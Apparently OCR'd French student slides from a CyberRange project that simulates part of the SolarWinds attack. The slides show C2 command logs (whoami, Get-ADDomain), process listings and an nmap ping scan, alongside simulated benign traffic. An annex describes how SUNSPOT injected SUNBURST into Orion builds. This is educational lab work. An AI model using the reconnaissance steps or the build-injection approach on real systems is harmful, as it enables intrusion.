
```
root@kali: /
order,additional_data,state
5,whoami,done
6,,done
5,Get-ADDomain -Identity sigen.net,done
1,,done
~
```


Fichier de commandes

```
┌──(root💀kali)-[/]
└─# cat c2_log.txt
time : 2022-04-13 17:22:35.515591, data : {"whoami": "nt authority\\system\r\n"}

time : 2022-04-13 17:22:45.540678, data : {"system idle process": 0, "system": 4
, "svchost": 3192, "shellexperiencehost": 120, "client": 1644, "smss": 308, "dwm
": 376, "csrss": 504, "wininit": 496, "winlogon": 560, "services": 632, "lsass":
 640, "vm3dservice": 648, "runtimebroker": 816, "taskhostw": 3912, "spoolsv": 16
48, "explorer": 1684, "nssm": 1760, "gisvc": 1776, "vmtoolsd": 3940, "wlms": 196
3, "vgauthservice": 1980, "msmpeng": 1992, "tiworker": 2056, "sppsvc": 2068, "la
de_agent": 2152, "conhost": 2228, "sppextcomobj": 2484, "dllhost": 2748, "wmiprv
se": 3668, "msdtc": 2904, "sihost": 3116, "cmd": 3628, "searchui": 3708, "truste
dinstaller": 3860}

time : 2022-04-13 17:22:56.500175, data : {"Get-ADDomain -Identity sigen.net": "
```

Logs de résultats

AJOUT DE LIFE TRAFFIC






Run action FTP Generator (Windows)

```
Run action FTP Generator (Windows)
$ C:/Windows/Temp/ftp_generator/ftp_generator.exe --host "192.168.128.50" --port 21 --user "user1"
--password "pass1"  --duration 600 --frequency 300 --delta 1 --session_close_rate 0.2 --
failure_rate 0.2
Generator file actions.json not found
220 (vsFTPd 3.0.2)
Random actions [RandomList ; RandomChangeDir ; RandomGet]
Doing Action: RandomList
Listing directory: /
=> Found path /test.txt
Sleeping for 2.405 seconds
Doing Action: RandomList
Listing directory: /test.txt
=> Found path /test.txt
Sleeping for 3.301 seconds
```


Trafic légitime interne à l'entreprise



Run action HTTP Generator (Windows)

```
Run action HTTP Generator (Windows)
$ C:/Windows/Temp/http_generator/http_generator.exe --host "http://192.168.128.40:80" --duration
600 --frequency 300 --delta 1 --session_close_rate 0.2 --browser "random"
Generator file actions.json not found
User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/27.0.1453.93 Safari/537.36
Random actions [random_browse]
Doing Action: random_browse
Executing 5 requests
Fetching url http://192.168.128.40:80
Status 200, Content-Type text/html; charset=UTF-8
Links extracted.
New link -> http://192.168.128.40:80/media/images/sales.jpg
New link -> http://192.168.128.40:80/index.php?page=home.php
New link -> http://192.168.128.40:80/media/css/bootstrap.min.css
New link -> http://192.168.128.40:80/index.php?page=shop.php
New link -> http://192.168.128.40:80/index.php?page=browser_check.php
New link -> http://192.168.128.40:80/media/css/website.css
```

Trafic légitime externe à l'entreprise




```
Run action Ping scan
Run action Ping scan
$ nmap -sP 192.168.128.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-13 17:58 EDT
Nmap scan report for 192.168.128.1
Host is up (0.00039s latency).
Nmap scan report for 192.168.128.10
Host is up (0.00074s latency).
Nmap scan report for 192.168.128.20
Host is up (0.00087s latency).
Nmap scan report for 192.168.128.30
Host is up (0.00038s latency).
Nmap scan report for 192.168.128.40
Host is up (0.00033s latency).
Nmap scan report for 192.168.128.50
Host is up (0.00047s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 16.85 seconds
Command 'nmap -sP 192.168.128.0/24' has succeeded
Workflow succeeded
```

Trafic illégitime externe à l'entreprise


SIMULATION

Pistes d'amélioration

- Réaliser un scénario indépendant de la topologie
- Travailler la configuration SOC et des FW
- Rajouter les requêtes DNS dans la simulation CyberRange
- Il est possible de rendre la simulation davantage réaliste (en simulant par exemple d'autres traffics d'une entreprise victime…)
- Mieux sécuriser la communication client / serveur
- Nous avons travaillé sur une partie de l'attaque de Solarwinds, il serait possible de rajouter la compromission initiale ainsi que la post-exploitation

Conclusion

- Ce projet nous a permis de mieux comprendre les étapes d'une cyberattaque complexe comme celle de Solarwinds.
- La plateforme Cyberrange est facile à prendre en main et a beaucoup de potentiel
- La documentation sur l'attaque est très disparate et souvent complexe
- Nous remercions enfin notre encadrant Nicolas Scouarnec et Valérie Viet Triem Tong pour leurs disponibilités et leurs conseils tout au long du projet ! ☺

MERCI DE VOTRE ATTENTION

DES QUESTIONS ?

ANNEXE


CONTEXTE

- **SolarWinds** : entreprise texane fondée en 1999, comptant plus de 3000 employés actuellement.
- Spécialisée dans le développement de **softwares** B2B sous le modèle **SaaS**.
- Un de ses produits phares, **Orion**, est utilisé par plus de 33 000 acteurs publiques et privés.
- Orion est une plateforme de monitoring et de management IT

CONSÉQUENCES

- Certaines entités critiques ont été touchées : ministères américains, ministères britanniques, parlement européen...
- Le cours de l'action de SolarWinds s'effondre de 25% la semaine suivant la publication de l'attaque
- Le coût pour les assureurs en cybersécurité est estimé à 90 M$

MODE OPÉRATOIRE



taskhostsvc.exe aka SUNSPOT

taskhostsvc.exe

Compilé le 20/02/2020

Possède les droits **SeDebugPrivilege**

Vérifie si le processus **MsBuild.exe** est en cours d'exécution

Vérifie si le programme en cours de compilation est bien **Orion**

Déchiffre le code source à injecter et vérifie l'intégrité des données en comparant un hash MD5

Réalise un backup du code source original

Injecte le code de **SUNBURST** dans le fichier **InventoryManager.cs**

Vérifie que le reste de la compilation se passe sans erreur

En cas d'erreur, restore la backup et interrompt la compilation sans laisser de trace

Orion finit de compiler avec **SUNBURST** injecté

MsBuild.exe est un processus utilisé par VS lors de la compilation

solarwinds.orion.core.businesslayer.dll aka SUNBURST

Est distribué via les mises à jour d'Orion dans un **fichier .dll signé**

Vérifie qu'aucun outil d'analyse n'est présent

Vérifie que le bon processus **solarwinds.businesslayerhost** est exécuté

